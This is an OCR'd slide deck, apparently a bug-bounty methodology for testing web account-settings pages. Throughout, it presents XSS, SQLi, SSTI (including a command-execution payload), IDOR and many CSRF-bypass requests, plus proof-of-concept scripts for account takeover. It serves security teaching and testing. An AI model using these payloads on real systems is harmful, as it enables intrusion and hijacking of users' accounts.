
Settings

Edit - Add - Remove

Settings		
	User company.com/me	Edit
	Email me@gmail.com	Edit
	Password **********	Edit
	Phone ٠١**********	Add
	Your Account	Remove

Mahmoud M. Awali

@• xAwali


attacker
My Steps To Check The settings
User
First Name
Last Name
Email
Mobile Number
Password
Null , Blank , %··
Time-Based SQLi
SSTI
XSS OR BXSS
IDOR
CSRF
Remove Your Account
Session Expired
Add Email
Settings
Bugs
Ideas
Leaked Anti-CSRF
A Can Request B
XSS Out Of Scope OR Subdomain Takeover

attacker

My Methodology

Try To Use Null , Blank OR %٠٠ Value In Email , User , Password OR Phone To Get Weird Response

- Slides

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email , user , pass OR phone=null&token=CSRF
```

attacker

My Methodology

Try To Inject This Payload '"><svg/onload=prompt('XSS');>{{٧*٧}} In User Name OR Your Name To Detect SQLi , XSS , SSTI and CSTI

- **Blog**

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

user , name='"><svg/onload=prompt('XSS');>{{٧*٧}}&
token=CSRF
```

attacker

My Methodology

Try To Inject SSTI Payloads e.g. {{٧*٧}} , {{ '٧'*٧ }} OR {{ this }} In User Name OR Your Name To Get RCE

- Blog
- Writeup
- Writeup
- Writeup
- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name={{٧*٧}}&token=CSRF
```

attacker

My Methodology

Try To Inject SSTI Payloads e.g. {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\");org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}} **In User Name To Get RCE**

- **Blog**

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

user={{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder;x.command(\\\"netstat\\\");org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
&token=CSRF
```

attacker

My Methodology

Try To Inject CSTI Payloads e.g. {{'a'.constructor.prototype.charAt=[].join; $eval('x=alert(١)');}} In User Name OR Your Name To Get XSS

- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name={{'a'.constructor.prototype.charAt=[].join;
$eval('x=alert(١)');}}&token=CSRF
```

attacker

My Methodology

Try To Inject Time-Based SQLi Payloads e.g. ' or sleep(٢٠)' , -IF(١=١,SLEEP(٢٠),٠) AND id='١ OR ' waitfor delay '٠:٠:٣٠'-- In User Name OR Your Name To Get SQLi

- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name=' or sleep(٢٠)'&token=CSRF
```

attacker

My Methodology

Try To Inject XSS Payloads e.g. <svg/onload=alert('XSS')> OR <script>alert(document.domain);</script> In User Name OR Your Name To Get XSS

- Writeup
- Writeup
- Blog

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name=<svg/onload=alert('XSS')>&token=CSRF
```

attacker

My Methodology

If There Is Option To Add Second Email , Try To Add Email With Company Mail Address e.g. any@company.com To Gain Extra Authorities

- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@company.com&action=add&token=CSRF
```

attacker

My Methodology

If There Is Option To Add Second Email , Try To Add Email With Company Mail Address e.g. any@gmail.com@company.com To Gain Extra Authorities

- Slides

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@gmail.com@company.com&action=add&
token=CSRF
```

attacker

My Methodology

If There Is Option To Add Second Email , Try To Add Email With Burp Collaborator Mail Address To Get Backend Information OR Internal IPs

- Slides
- Tweet
- Tweet
- Video
- Blog

me@id.collaborator.net
user(;me@id.collaborator.net)@gmail.com
me@id.collaborator.net(@gmail.com)
me+(@gmail.com)@id.collaborator.net
<me@id.collaborator.net>user@gmail.com

attacker

My Methodology

If There Is Option To Add Second Email , Try To Use This List Of Payloads As Email Addresses To Get XSS , SSTI , SQLi OR Abusing Of Database

- Tweet
- Tweet
- Tweet
- Video
- Writeup

```
me+(<script>alert(·)</script>)@gmail.com
me(<script>alert(·)</script>)@gmail.com
me@gmail(<script>alert(·)</script>).com
"<script>alert(·)</script>"@gmail.com
"<%= ˅ * ˅ %>"@gmail.com
me+(${{˅*˅}})@gmail.com
"' OR ˡ=ˡ -- '"@gmail.com
"me); DROP TABLE users;--"@gmail.com
me@[id.collaborator.net]
%@gmail.com
```

attacker

My Methodology

Try To Use UUID Of Another Account If There Is Editing Based On UUID e.g. Change Information To Achieve IDOR

- Writeup
- Writeup
- Writeup
- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&uuid=Your-UUID&token=CSRF
```

attacker

My Methodology

While Changing Your Email From Attacker@gmail.com To Victim@Gmail.com Is Confirmation Code Send To Attacker@gmail.com Too , If Yes There Is ATO Here

- Writeup
- Video

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

newemail=victim@gmail.com&token=CSRF
```

attacker

My Methodology

If There Is Editing Based On Mobile Number e.g. Change Password Try To Use Mobile Number Of Another Account To Achieve IDOR

- Writeup


```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

newPass=****&phone=Phone-Another-Account&token=CSRF
```

attacker

My Methodology

If You Can Change Role Of The User e.g. To Admin But There Is Authorization Try To Change Your Role To Lower OR Upper Case String To Bypass The Authorization

- Tweet



attacker

My Methodology

If You Need To Find UUID , Try To Register The Victim Email And Sometimes UUID Reflect In The Response


- Tweet

attacker

My Methodology

Try To Replace UUID To Id Of The Victim If You Can Not Get UUID

- Tweet



attacker

My Methodology

Is There Anti-CSRF OR Not In Parameters OR Request Headers , If Not Try To Do CSRF POC

- Tweet
- Tweet

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
CSRF-Token: CSRF
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

Try To Remove Token To Figure Out , Is There Any Validation On Anti-CSRF while Changing Email , Mobile Number OR Password , If Not You Can Get ATO

- Writeup
- Writeup
- Writeup
- Tweet

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=
```

attacker

My Methodology

Try To Supply An Empty Array On The CSRF Token Parameter To Get CSRF With Bypassing Anti-CSRF

- Tweet


```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token[]=
```

attacker

My Methodology

Try To Change HTTP Methods To e.g. GET If It Is POST OR POST If It Is PUT With Removing Anti-CSRF

- Tweet
- Tweet
- Tweet




attacker

My Methodology

Try To Append _Method=Main-METHOD e.g. _Method=POST To Bypass CSRF

- Tweet
- Writeup



attacker

My Methodology

There Isn't Anti-CSRF But There Is Validation On Content-Type: application/json , Use e.g. text/plain , multipart/form-data OR application/x-www-form-urlencoded

- Slides

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: text/plain
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

There Isn't Anti-CSRF But There Is Validation On Content-Type: application/json
So You Can Trick The Server e.g. Content-Type: text/plain; application/json

- Tweet
- Research

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: text/plain; application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

Try To Use CSRF Token Of Another Account To Bypass Anti-CSRF

- Blog
- Tweet

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=Your-CSRF-Token
```

attacker

My Methodology

Is There Any Validation On Anti-CSRF while Removing The Account

- Writeup
- Writeup

```
POST /setting HTTP/١.١
Host: www.company.com
User-Agent: Mozilla/٥.٠
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Cookie: ************************
Content-Length: Number

action=delete&email=me@gmail.com&token=Random
```

attacker

My Methodology

Try To Figure Out If The Session will Expire After Changing Password OR Not

- Writeup
- Writeup

Steps to produce :-

١ - Login With the Same Account In Chrome And Firefox
٢ - Change the Password In Chrome Browser
٣ - Go to Firefox And Reload The Page If Session Doesn't Expire , There Is Issue Here

attacker

My Methodology

Try To Figure Out If The CSRF Token Leaks Into JS Endpoints , So You Can Use This CSRF Token To Do CSRF POC

- Writeup
- Writeup

Steps to produce :-

١ - Search About Endpoint Will Leak CSRF Token e.g. Called http://compnay.com/user/generateCSRF.js

٢ - Use This POC To Achieve CSRF

```
<html><script src=http://compnay.com/user/generateCSRF.js>
</script><script> function getCSRFcode(token) { return
token.split('=')[٢]; } window.onload = function(){ var csrf_code =
getCSRFcode(url); csrf_url = 'http://compnay.com/user'+
csrf_code; window.location = csrf_url;};</script></html>
```

attacker

My Methodology

If There Is Endpoint Can Do Request To Another Endpoint With Anti-CSRF , And Parameter Of First Endpoint Reflect In Body Of Second Endpoint To Get ATO

- Blog

Steps to produce :-

١ - Search About Endpoint Can Request To Endpoint e.g. http://compnay.com/manage/?id=X&dialog=/endpoint

٢ - Check If The Company Use The Previous Request can Request endpoint With Anti-CSRF In The Body And You Can Control id Parameter e.g. You Can Change id=X To email=me@gmail.com

٣ - If There Are , You Can Get ATO

attacker

My Methodology

If There Is XSS OR Subdomains Takeover In Out Of Scope Domains e.g. wordpress.company.com So You Can Use Them To Bypass Anti-CSRF

- Slides
- Blog

Steps to produce :-

١ - You Found XSS OR Subdomain Takeover So You Can Escalate It To ATO

٢ - There Is Anti-CSRF Will Generate Every Request As Part Of Cookie And CSRF-Token Header

٣ - Search About Endpoint Responds By Giving New CSRF-Token In Cookie Response Header

٤ - Use This Code As XSS Payload

```
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://company.com/token';
xhr.open(method,url,true); xhr.send(null);
xhr.onreadystatechange = function(){
var token = xhr.getResponseHeader('csrf-token');
xhr.open("POST","https://company.com/user/changeEmail", true);
xhr.withCredentials="true"; xhr.setRequestHeader("csrf-token", token);
xhr.setRequestHeader("Content-type", "application/json; charset=UTF-٨");
xhr.send('{"email":"me@gmail.com"}');}
```

attacker

My Methodology

If You Need To Send JSON Body With Content Type Header text/plain Try To Use This <input name='{"Del":"١","id value="":"٩"}' type='hidden'> To Remove =

- Tweet
- Blog

Steps to produce :-
١ - You Found CSRF Which Can Exploit With Content Type Header text/plain With Json Body
٢ - Use This Code To Remove = Which Will Break Some Parsers If You Send Normal Request e.g.
<input name='{"Del":"١","id":"٩"}' type='hidden'>

```
<html>
    <form action="http://company.com/" method="POST"
        enctype="text/plain" name="jsoncsrf">
    <input name='{"json":"data","extra' value="":"stuff"}' type='hidden'>
    </form>
    <script>document.jsoncsrf.submit()</script>
</html>
```

attacker

My Methodology

If You Needs A Unique CSRF-Token For Each Call , You Can Use Hackvertor's Custom Tags To Make A Simple Python Script To Fetch A New Token For You

- **Tweet**

```
import httplib
import urllib
http = httplib.HTTPSConnection(company.com', ٤٤٣)
cookie = 'your=cookies';
http.request("GET", "/api/v١/csrf", "", {
    'user-agent': 'Mozilla/٥.٠',
    'referer': 'https://company.com/',
    'cookie': cookie
})
content = http.getresponse()
data = content.getheader('x-csrf-token')
output = str(data);
```

Common CSRF Bypasses

Just remove CSRF token

You think it's a joke? No, it's common problem in many web apps

Double Submit Cookie

If you control user cookie, set your own CSRF token both to body and cookie! Look for it:

> Cookie Injection
> XSS on any subdomain
> Subdomain takeover

Token isn't linked to session

Server just checks that token is valid but doesn't check which user it belongs to

> Is Bob's token valid for Alice?
> Is anonymous user's token valid for Alice?

PHP Type Juggling

Usage of loose comparisons (==, !=) may lead to unexpected results including CSRF bypass

```
{"action":"delete","csrf":"1bc...ade"}
```

▼

```
{"action":"delete","csrf":0}
```

Playing with Content-Type


Remove token and convert CT

> Urlencoded form -> JSON
> JSON -> urlencoded form
> Urlencoded form -> multipart form

Switch POST -> GET

Server may skip CSRF check for GET requests and accept body params in URL

CSRF via SameSite LAX+POST



Cookies without SameSite are threated as LAX, but Chrome trick makes them temporarily None.

How to exploit it:

> Force the victim to re-login and to get fresh cookies, for example with OAuth.

```
1. window.open('/api/login/oauth') -> auto relogin
2. POST /api/vuln/method -> CSRF attack
```

> Force the victim to log out and redirect to the login page, then wait until the victim is logged in.

```
1. GET /api/user/logout -> clear session
2. window.open('/login_form') -> wait
3. POST /api/vuln/method  -> CSRF attack
```

Samesite: cookies different behavior

